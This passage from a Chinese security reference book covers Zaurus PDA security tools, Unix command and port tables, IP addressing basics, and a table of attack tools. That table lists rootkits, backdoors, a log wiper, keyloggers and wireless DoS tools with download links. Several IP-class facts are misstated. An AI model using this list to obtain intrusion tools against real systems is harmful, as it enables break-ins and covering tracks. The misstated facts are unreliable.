在大多数情况下，用户使用过于简单的密码或者根本不设置密码——这是对 VNC 服务器的不正确的配置方式。已经获得公司企业网访问权的入侵者，可以使用 VNC 查看器来连接到有漏洞的 VNC 服务器，以便控制这个配置不当的服务器（参见图 12-7）。该 Keypebble VNC Viewer 对 Sharp Zaurus PDA 而言是可用的，并可以从 <http://killefiz.de/zaurus/showdetail.php?app=186> 上下载。



图 12-7 Kypebble VNC Viewer 的运行界面

12.10 Smbmount

Smbmount 工具允许用户加载 Samba 网络共享。用户不正确地配置其 Samba 文件共享——设置过于简单的密码或者不使用密码。入侵者可利用 Smbmount 工具来访问这些共享。(请参见第 4 章，以获得关于 Samba 不当配置的详细信息。)用于 Smbmount 工具的 Zaurus 端口，可在 <http://www.dasgehtdichnichtsan.de/zaurus/smbmount.html> 上找到。

12.11 Tcpdump

Tcpdump 是一个常用的网络分析器程序。Tcpdump 可用来探查某个网段上的敏感数据(参见图 12-8)。Tcpdump 和其他的网络分析器程序，也被网络管理员用来进行故障排查。用于 Zaurus 的 Tcpdump 可从 http://www.sklogicsoftware.com/znetmeter/tcpdump_zaurus.html 下载。

图 12-8 Tcpdump 的运行界面

12.12 Wget

Wget 是一个用来通过 HTTP、HTTPS 和 FTP 协议下载文件的工具。Wget 具有许多有用的功能，包括从一个网络站点上递归下载文件的能力。已经取得公司无线网络访问权的入侵者，可以使用 Wget 来快速建立该公司的企业内部网络站点的镜像。Wget 是默认安装在 Zaurus 上的。

12.13 ZEthereal

ZEthereal 是常用 GUI 网络分析器 Ethereal 的一个端口。ZEthereal 二进制代码及屏幕快照可以从 <http://www.cartelinfo.fr/pbiondi/zauru/zethereal.html> 上获得。关于 Ethereal 的详细信息和文档，可在 <http://www.ethereal.com/> 上找到。

12.14 zNessus

zNessus 工具是一个 Nessus GUI 客户端的 Zaurus 端口。二进制代码及屏幕快照可从 <http://znessus.sourceforge.net/> 上得到。zNessus 可用来远程配置并从 Nessus 服务器进行漏洞检测。请参阅第 4 章和第 11 章以获得更多关于 Nessus 扫描程序的更多信息。

 zNessus 客户端要求 Nessus 服务器配置成支持非加密的通信(该选项是默认禁止的)。如果用户决定在其 Nessus 服务器上禁用加密，则请确保阻止所有到 Nessus 端口的传入流量(默认是端口 1241)。使用 OpenSSH 客户端来连接到用户的 Nessus 服务器主机，以便安全地疏导 zNessus 流量。

12.15 MTR

MTR(Matt 的 TraceRoute, 如图 12-9 所示)是一个把 ping 功能和 traceroute 程序结合成一个简单程序的工具。(请参阅第 2 章, 以获得



图 12-9 MTR 的运行界面

更多关于 ping 和 traceroute 的信息。)用于 Zaurus 的 MTR 端口的二进制数据包可从 http://psifertex.com/zaurus/mtr_0.51_arm.ipk 上下载。

12.16 Dig

dig 工具可用来询问 DNS 服务器，以便获取诸如 MX 记录和服务器版本之类的信息，也可以进行其他的 DNS 查询。用于 Zaurus 的 dig 可从 <http://killefiz.de/zaurus/showdetail.php?app=362> 上得到。

12.17 Perl

许多安全工具，比如 Nikto 和 Whisker web 漏洞扫描程序都是用 perl 语言编写的。因为 perl 是解释性语言，所以没必要为了在 Zaurus 上运行而把已经可用的 perl 脚本重新编译。用于 Zaurus 的 perl 可从 <http://zaurus.frontgarden.net/perl.html> 上获得。

12.18 关于 Zaurus 的在线资源

Zaurus PDA 在 Linux 领域享有盛名。除了本章讨论的这些工具，每天都有新的工具不断产生。下表中的资源提供了软件资源和 FAQ 以及社区论坛的链接。


| 描述 | URL |
|-----------------------------|---|
| Zaurus 软件索引 | http://killefiz.de/zaurus/ |
| Zaurus DevNet 论坛 | http://www.zaurus.com/dev/board/ |
| Zaurus 地带 | http://www.zauruszone.com/ |
| Sharp 开发者 | http://www.zaurus.com/dev/ |
| 非官方 Sharp Zaurus SL-5500FAQ | http://www.newbreedsoftware.com/zaurus-faq/ |
| ZauruSoft 软件数据库 | http://www.zaurusoft.com/ |
| OpenZaurus 的可替代 ROM | http://openzaurus.org/ |

12.19 小结

本章介绍了可用在 Zaurus PDA 上的各种安全工具。执行无线网络查找、网络探查以及扫描的工具，现在都可用于 Zaurus。另外，诸如 Perl 等的脚本语言，已经被植入 Zaurus 中，允许用户运行由 Perl 语言构建的安全工具。具有如此巨大的安全工具库，以及 Linux 操作系统的灵活性，使得 Zaurus PDA 成为一个可用来对目标网络进行攻击和渗透的强有力工具。

参考中心

常用命令
常用端口
IP 编址
在线资源
有用的 Netcat 命令
ASCII 表
HTTP 代码
重要文件



本节将向你提供最需要的和最有用的参考材料。如果你需要快速获取关于常用命令、常用端口、在线资源、IP 编址和有用的 Netcat 命令等内容的信息，请记得翻到本章。另外，本章还提供了 ASCII 代码和 HTTP 服务器的响应表，以及重要文件的文件权限。

常用命令

下面列出了一些最常用的命令，这些命令可以在大多数 Unix 和 Linux 发布版本的最简安装中找到。如果要了解某个命令的更多信息，请使用 `man command` 命令来查看其手册页。

| 命令 | 说明 |
|---------|--------------------|
| alias | 设置并浏览命令别名 |
| arch | 打印机器架构 |
| awk | 模式扫描和处理语言 |
| bash | Bourne Again Shell |
| bg | 把运行在前台的进程转移到后台 |
| biff | 邮件到达通知 |
| cat | 连接并打印文件 |
| cd | 改变目录 |
| chage | 改变用户密码的期限信息 |
| chgrp | 改变组所有权 |
| chmod | 改变文件权限 |
| chown | 改变文件和组的拥有者 |
| chroot | 使用特殊的根目录运行命令 |
| chsh | 改变登录 shell |
| clear | 清除终端屏幕 |
| cp | 复制文件和目录 |
| crontab | 维护 crontab 文件 |
| csh | C shell |
| cut | 删除文件中每行中的部分 |
| date | 打印或设置系统日期和时间 |

续表

| 命令 | 说明 |
|---------------|-----------------------------|
| dd | 转换和复制文件 |
| df | 打印文件系统的磁盘空间使用情况 |
| diff | 找出文件之间的不同点 |
| dig | DNS(域名系统)查找工具 |
| dmesg | 打印出系统缓冲区中的诊断消息 |
| dnsdomainname | 显示系统的 DNS(域名系统)域名 |
| domainname | 显示系统的 NIS(网络信息系统)或 YP(黄页)名称 |
| du | 估计文件使用的空间 |
| echo | 显示一行文本 |
| env | 在经过修改的环境中运行程序 |
| false | 退出, 状态码为失败 |
| fdisk | 磁盘分区表操作程序 |
| fg | 把后台运行的进程转移到前台 |
| file | 判断文件类型 |
| find | 在目录层次中搜索文件 |
| free | 显示空闲的和已使用的系统内存数量 |
| ftp | FTP 客户端 |
| fuser | 识别使用文件或套接字的进程 |
| gcc | GNU C 和 C ++ 编译器 |
| grep | 打印出符合给定模式的行 |
| groupadd | 创建一个新的组 |
| groupdel | 删除一个组 |
| groupmod | 修改一个组 |
| groups | 打印用户所属的所有组 |
| gunzip | 解压缩使用 Lempel Ziv 编码压缩的文件 |
| gzip | 使用 Lempel Ziv 编码压缩文件 |
| host | DNS(域名系统)查找工具 |
| hostname | 显示或设置系统主机名 |
| id | 打印真正而有效的用户 ID 和组 ID |
| ifconfig | 配置一个网络接口 |
| kill | 终止一个进程 |

续表

| 命令 | 说明 |
|-----------|--------------------------------|
| ksh | Korn shell |
| last | 显示最新登录的用户清单 |
| lastlog | 显示账户最后的登录时间 |
| ln | 在文件之间建立链接 |
| ls | 列出目录内容 |
| mail | 收发邮件 |
| man | 格式化和显示手册页 |
| mesg | 控制对终端的写入 |
| mkdir | 建立目录 |
| more | 显示文件内容，一次---满屏 |
| mount | 装载一个文件系统 |
| mv | 移动和重命名文件和目录 |
| netstat | 打印网络连接、路由表、接口统计数据、冒充的连接和多播成员资格 |
| nice | 以经过修改的调度优先级来运行一个程序 |
| nslookup | 查询 Internet 名称服务器 |
| passwd | 修改登录和密码属性 |
| ping | 向网络主机发送 ICMP ECHO_REQUEST |
| ps | 报告进程状态 |
| pwd | 打印工作目录的名称 |
| quota | 显示磁盘使用情况和限制 |
| quotaoff | 关闭文件系统配额 |
| quotaon | 打开文件系统配额 |
| repquota | 文件系统配额总计 |
| rm | 删除文件或目录 |
| rmdir | 删除空目录 |
| route | 显示或操作系统路由表 |
| rpcinfo | 报告 RPC(远程过程调用)信息 |
| sed | 流编辑器 |
| setquota | 设置磁盘配额 |
| showmount | 显示一个 NFS(网络文件系统)服务器的装载信息 |

续表

| 命令 | 说明 |
|--------------|--------------------------------|
| shutdown | 关闭系统 |
| sleep | 延迟指定的时间 |
| sort | 排列文本文件中的行 |
| strace | 跟踪系统调用和信号 |
| strings | 打印文件中可打印的字符 |
| su | 用替代用户和组 ID 来运行一个 shell |
| tail | 输出文件的最后一部分 |
| tar | 存档工具 |
| tcsch | 带有文件名完成和命令编辑的 C shell |
| telnet | Telnet 客户端 |
| tftp | TFTP(普通文件传输协议)客户端 |
| traceroute | 打印出数据包到目的主机所经过的路径 |
| true | 退出, 状态码表示成功 |
| umount | 卸载一个文件系统 |
| uname | 打印系统信息 |
| useradd | 创建一个新的用户 |
| userdel | 删除用户账号 |
| uptime | 打印出系统持续运行的时间 |
| vi | 文本编辑器 |
| w | 显示登录的用户和他们正在做的事 |
| wall | 发送消息给每个用户的终端 |
| wc | 打印文件的字节数、字数和行数 |
| whereis | 找出一个命令的二进制文件、源代码和手册页文件 |
| which | 显示命令的完整路径 |
| who | 显示已登录的用户 |
| whoami | 打印有效用户 ID |
| write | 给另一个用户发送一条消息 |
| ypdomainname | 显示或设置系统的 NIS(网络信息系统)或 YP(黄页)域名 |

常用端口

下表是和最常用的 Unix 和 Linux 服务对应的一些端口名和服务。

i 更完整的列表请参见 /etc/services 文件。

| 服务 | 端口 |
|-------------------------|-----------|
| Echo | 7 |
| Daytime | 13 |
| qotd (每日摘要) | 17 |
| FTP-data | 20 |
| FTP | 21 |
| SSH | 22 |
| Telnet | 23 |
| SMTP (简单邮件传输协议) | 25 |
| 时间服务器 | 37 |
| Whois | 43 |
| DNS (域名系统) | 53 |
| TFTP (普通文件传输协议) | 69 |
| Finger | 79 |
| HTTP (超文本传输协议) | 80 |
| POP2 (邮局协议 2) | 109 |
| POP3 (邮局协议 3) | 110 |
| Portmapper | 111 |
| Ident | 113 |
| NNTP (网络新闻传输协议) | 119 |
| NTP (网络时间协议) | 123 |
| Samba | 137 ~ 139 |
| IMAP2 (Internet 消息访问协议) | 143 |
| SNMP (简单网络管理协议) | 161 |
| BGP (边界网关协议) | 179 |
| IMAP3 (Internet 消息访问协议) | 220 |

续表

| 服务 | 端口 |
|----------------------------|---------------|
| LDAP (轻型目录访问协议) | 389 |
| HTTPS (安全超文本传输协议) | 443 |
| rlogin | 513 |
| Rsh | 514 |
| 行式打印机(lpr)假脱机程序 | 515 |
| Talk | 517 |
| 时间服务器 | 525 |
| NNTPS (安全网络新闻传输协议) | 563 |
| IPP (Internet 打印协议) | 631 |
| LDAPS (安全轻型目录访问协议) | 636 |
| IMAPS (安全 Internet 消息访问协议) | 993 |
| POP3S (安全邮局协议) | 995 |
| NFS (网络文件系统) | 2049 |
| MySQL | 3306 |
| VNC (虚拟网络计算) | 5800 + 5900 + |
| X11 | 600 ~ 6063 |
| XFS (X 字体服务器) | 7100 |

IP 编址

本节提供了关于 IP 编址主题的简明细节，比如 IP 地址分类和 IP、TCP 和 UDP 的协议报头。

点分十进制记法

IP 地址的长度为 32 位，例如：

11000000 10101000 00000001 00000001

为了让人更加容易读，IP 地址以点分十进制记法来表示，例如：

192.168.1.1

分类

IP 地址被分为 5 个不同的类，不同大小的网络分配在不同的类中。这些类由下面的标题代表。

A 类

A 类地址被分配给非常大的组织，这些组织没有几个网络，每个网络上都有大量主机。请注意，A 类 IP 地址已经不再被主动分配了。



- **前 8 位** 从 1 到 126。第一位总是 0。
- **最大网络数** 网络地址由前 8 位表示。因此， $2^7 - 2 = 126$ 是可能的 C 类网络的最大数量。
- **每个网络的最大主机数** 主机由后三个 8 位表示。因此，每个网络上可能的最大主机数是 $2^{24} - 2 = 16\,777\,214$ 台。大多数组织还没有达到这么多的主机数量，因此大多数 A 类 IP 地址通常被浪费了。

B 类

B 类地址被分配给那些由大量网络和主机组成的组织。因此，许多 ISP 都被分配以 B 类地址。

| | | | | | |
|---|---|--|----|--|----|
| 0 | 1 | | 16 | | 31 |
| 1 | 0 | | 网络 | | 主机 |

- **前 8 位** 从 128 到 191。前两位是 1 和 0。
- **最大网络数** 网络地址由第一个和第二个 8 位表示。因此，可能的 B 类网络数是 $2^{14} = 16\,384$ 个。每个网络的最大主机数由后两个 8 位表示。因此，每个网络可能的最大主机数为 $2^{16} - 2 = 65\,534$ 台。

C 类

C 类地址用于那些每个网络只有少量主机的组织。

| | | | | | | |
|---|---|---|--|----|--|----|
| 0 | 1 | 2 | | 24 | | 31 |
| 1 | 1 | 0 | | 网络 | | 主机 |

- **前 8 位** 从 192 到 233。前三位是 1、1 和 0。
- **最大网络数** 网络地址由第一个、第二个和第三个 8 位表示。因此，可能的 C 类网络数为 $2^{21} = 2\,097\,152$ 个。
- **每个网络的最大主机数** 主机由最后一个 8 位表示。因此，每个网络最多具有 $2^8 - 2 = 254$ 台主机。

D 类

D 类是一个保留类，设计用来给一组主机发送多播消息。

| | | | | | |
|---|---|---|---|--|------|
| 0 | 1 | 2 | 3 | | 31 |
| 1 | 1 | 1 | 0 | | 多播地址 |

- **第一个 8 位** 从 224 到 239。前四位是 1、1、1 和 0。

E 类

E 类是一个保留类。该类下的 IP 地址没有在 Internet 上分配。

0 1 2 3 4

31

| | | | | | | | |
|---|---|---|---|---|--|----|--|
| 1 | 1 | 1 | 1 | 0 | | 保留 | |
|---|---|---|---|---|--|----|--|

- 前 8 位 从 240 到 255。前 5 位是 1、1、1、1 和 0。

子网掩码

网络地址和主机地址是通过使用子网掩码来进行识别的。子网掩码是匹配一个给定地址的网络部分的一系列位。例如，下面就是一个 B 类 IP 地址的网络掩码：

11111111 11111111 00000000 00000000

用点分十进制记法，上述掩码就是 255.255.0.0。

CIDR(无类别域间路由)

由于 Internet 蓬勃发展，上面列出的 5 个类不足以满足许多网络方案的需要了。

设计用来满足这种发展需要的 CIDR 地址使用下面的记法来表示：

PREFIX / mask

其中 PREFIX 是 IP 地址前缀，而 mask 就是网络掩码的长度，例如：

192.168.1.0 /24

这里，PREFIX 长度为 24 位，而 suffix 仍然是 8 位。因此，这个 CIDR 类包含的 IP 地址为：192.168.1.0 ~ 192.168.1.255。

回送

下列范围称为“回送”范围：

127.0.0.0 /8

该范围用来表示本地主机的回送地址。发送到这个范围内的任何地址的包将被送回主机。请注意，目的地为回送地址的包不会传

播到硬件网络设备上，因此也从来不会放到物理网络连线上。

私有地址

Internet 号码分配机构 (IANA) 保留了下列三个 IP 块用于私有地址：


```
10.0.0.0 - 10.255.255.255 (CIDR Notation: 10.0.0.0/8)
172.16.0.0 - 172.31.255.255 (CIDR Notation: 172.16.0.0./16)
192.168.0.0 - 192.168.255.255 (CIDR Notation: 192.168.0.0./16)
```

协议报头

RFC 文档对 TCP/IP 协议的实现提供了详细的信息。这些文档包含协议报头信息，下面列出了其中的一些例子。

IP(网际协议)报头


下文表示了 IP 报头的结构。报头顶部的每个数字代表一个字节。



通常，IP 报头不包含 Options 字段，因此长度为 20 个字节。如果带有 Options 字段的话，其实际长度由 Total Length 字段表示，该字段包含了整个数据包(报头和数据)的长度。详情请参阅 RFC 791：<http://www.faqs.org/rfcs/rfc791.html>。

TCP(传输控制协议)报头


每个 TCP 包都被封装在一个 IP 包的数据域中，紧随 IP 报头之后。下文表示了 TCP 报头的结构。请注意，报头顶部每个数字代表一个字节。



详情请参阅 RFC 793：<http://www.faqs.org/rfcs/rfc793.html>。

UDP(用户数据报协议)报头

和 TCP 类似，每个 UDP 包也都是被封装在 IP 报头的 Data 字段中。下文表示了 UDP 报头的结构。顶端的每个数字代表一个字节。



详情请参阅 RFC 768：<http://www.faqs.org/rfcs/rfc768.html>。

在线资源

除了在本书中提到的各种在线资源之外，本节还包含一些可以用来保持与时俱进，了解安全领域最新情况的其他资源。

i 记着查看 <http://www.hacknotes.com/> 来了解最新的安全资源。

攻击工具

下表列出了现今黑客常用的一些攻击工具。该表中提到的大多数工具在本书的第一部分都要用到。我们同时还提供了可以下载到这些工具的 URL。

| 名称 | 说明 | 位置 |
|-----------|--------------------------------|---|
| Airsnort | 流行的 WEP 破解软件(802.11b) | http://airsnort.shmoo.com/ |
| Adore | 后门 | http://www.team-teso.net/releases.php |
| Amap | 识别远程应用程序 | http://www.thc.org/releases.pbp |
| Cheops | 识别网络上主机信息的 GUI 工具 | http://www.marko.net/cheops/ |
| Desproxy | 通过 Web 代理传送 TCP 数据流的命令行工具 | http://desproxy.sourceforge.net/ |
| Dsniff | 一套网络嗅探工具 | http://monkey.org/~dugsong/dsniff/ |
| Ethereal | 基于 GUI 的网络嗅探程序 | http://www.ethereal.com/ |
| Ettercap | 基于 Ncurses 的网络嗅探程序 | http://ettercap.sourceforge.net/ |
| Fate-Jack | 在 802.11 网络上进行拒绝服务攻击 | http://www.loud-fat-bloke.co.uk/w80211.html |
| Firewalk | 一种类似 traceroute 的工具，确定网关访问控制列表 | http://www.packetfactory.net/projects/firewalk/ |
| Fragroute | 截取、修改和重写网络数据流 | http://www.monkey.org/~dugsong/fragroute/ |

续表

| 命令 | 说明 | 位置 |
|----------------------|--------------------------|---|
| Hping2 | 命令行 TCP/IP 包组装和分析程序 | http://www.hping.org/ |
| Hunt | 进行 TCP 劫持 | http://lin.fsid.evut.cz/~kra/index.html#HUNT |
| Hydra | 主动式密码暴力破解程序 | http://www.thc.org/releases.php |
| John | 被动式密码破解程序 | http://www.openwall.com/john/ |
| Kismet | 识别区域内无线网络的网络嗅探程序 | http://www.kismetwireless.net/download.shtml |
| Knark | Rootkit | http://www.packetstormsecurity.org/ |
| Linux Root Kit (LRK) | Rootkit | http://www.packetstormsecurity.org/ |
| Loki2 | 后门 | http://www.phrack.com/show.php?p=51&a=6 |
| Nemesis | 命令行网络包注入套件 | http://www.packetfactory.net/projects/nemesis/ |
| Nessus | 漏洞扫描程序 | http://www.nessus.org/ |
| Netcat | 读写网络上的数据。支持 TCP 和 UDP 协议 | http://www.atstake.com/research/tools/network_utilities/ |
| Ngrep | 类似于 grep 命令，但用来分析网络包。 | http://www.packetfactory.net/projects/ngrep/ |
| Nikto | Web 服务器和 Web 应用程序漏洞扫描程序 | http://www.cirt.net/code/nikto.shtml |
| Nmap | 端口扫描程序 | http://www.insecure.org/nmap/ |
| Openssl | 建立 SSL 连接 | http://www.openssl.org/ |
| Sampwalk | SNMP 查询工具 | http://www.net-snmp.org/ |
| Snort | 网络嗅探程序和入侵检测系统 | http://www.snort.org/ |
| Spike Proxy | HTTP 和 HTTPS 代理 | http://www.immunitysec.com/spikeproxy.html |
| Stunnel | SSL 封装程序 | http://www.stunnel.org/ |
| Tcpdump | 命令行嗅探程序 | http://www.tcpdump.org/ |
| Tornkit | Rootkit | http://www.packetstormsecurity.org/ |
| Wget | 命令行 HTTP、HTTPS 和 FTP 客户端 | http://wget.sunsite.dk/ |

续表

| 命令 | 说明 | 位置 |
|-----------|-------------------------|---|
| Wlan-Jack | 在 802.11 网络上执行拒绝服务攻击 | http://802.11ninja.net/ |
| Xkey | 进行远程 X 会话的击键记录 | http://packetstormsecurity.org/ |
| Xprobe2 | 使用 ICMP 包进行操作系统识别 | http://www.sys-security.com/html/tools/tools.html |
| Xremote | 向远程 X 会话发送鼠标和键盘事件 | http://www.infa.abo.fi/-chakle/xremote/ |
| Xscan | 进行远程 X 会话的击键记录 | http://packetstormsecurity.org/ |
| Xwatchwin | 侦查远程 X 客户 | http://packetstormsecurity.org/ |
| Vncrack | 破解和暴力破解 VNC 密码 | http://www.phenoelit.de/vncrack/ |
| Whisker | Web 服务器和 Web 应用程序漏洞扫描程序 | http://www.wiretrip.net/rfp/doc.asp/i2/d21.htm |
| Zap3 | 日志擦除程序 | http://www.packetstormsecurity.org/ |
| Zebedee | 创建安全的 TCP 和 UDP 隧道 | http://www.winton.org.uk/zebedee/ |

Web 资源

下表提供了人气最旺的和安全相关的网址。建议你经常访问这些资源来了解最新的安全新闻。

| 说明 | 网址 |
|-----------------------------|--|
| 新闻、文章、邮件列表、漏洞和漏洞利用工具数据库 | http://securityfocus.com/ |
| 新闻、工具、咨询和漏洞利用工具 工具、文章和链接 | http://packetstormsecurity.nl/ http://insecure.org/ |
| CERT 协调中心。漏洞事件、安全实践、统计数据和培训 | http://www.cert.org/ |
| CVE(常见漏洞和暴露) | http://www.cve.mitre.org/ |

续表

| 说明 | 网址 |
|-----------------------|--|
| SANS(系统管理、审核、网络、安全)学院 | http://www.sans.org/ |
| CIAC(计算机事件咨询能力)工具和论文 | http://www.ciac.org/ciac/ http://www.packetfactory.net/ |
| 文章、咨询、邮件列表和工具 | http://attrition.org/ |
| Phrack杂志 | http://phrack.com/ |
| 2600:黑客季刊 | http://www.2600.com/ |
| 论坛、链接和下载 | http://www.antionline.com/ |
| 漏洞揭露列表 | http://www.vulnwatch.org/ |
| 文章和各种邮件列表存档 | http://www.neohapsis.com/ |
| 新闻、分析和评论 | http://internetsecuritynews.com/ |
| CERIAS(信息保障与安全教育研究中心) | http://www.cerias.purdue.edu/ |
| 新闻和文章 | http://www.hideaway.net/ |

邮件列表

下表提供了一些常用安全邮件列表的链接。最好订阅这些列表，因为它们会非常迅速地发布最新的建议和漏洞。

| 说明 | 资源 |
|------------------------------------|---|
| Bugtraq、Pen-test、Web 应用程序安全和许多其他列表 | http://securityfocus.com/archive |
| CERT 咨询邮件列表 | http://www.cert.org/contact_cert/certmaillist.html |
| SANS(系统管理、审核、网络、安全)新闻报导 | http://sans.org/sansnews |

会议和事件

安全会议在世界各地举行，在这些会议上，计算机安全领域的专家们会介绍业内发生的重大事件。下表包含了一些著名的会议。

6 参考中译

| 说明 | 资源 |
|-------------------------|---|
| Blackhat | http://www.blackhat.com/ |
| DEF CON | http://www.defcon.org/ |
| SANS(系统管理、审核、 网络和安全) | http://www.sans.org/ |
| CSI(计算机安全学院) | http://www.gocsi.com/ |
| RSA | http://www.rsasecurity.com/company/events/Index.html |

有用的 Netcat 命令

Netcat 是一个命令行工具，它能读写网络上使用 TCP 和 UDP 协议发送的数据。人们把它称为“网络瑞士军刀”，因为它具有许多不同的功能。下表对最常用的 Netcat 命令提供了一份快速使用指南。

- i** Netcat 默认使用 TCP 协议。如果要使用 UDP 协议，可以在下面的许多命令中加上 -u 标志。

| 说明 | 命令 |
|-------------------------------|--|
| 连接到远程主机上的一个端口 | nc remote_host <port> |
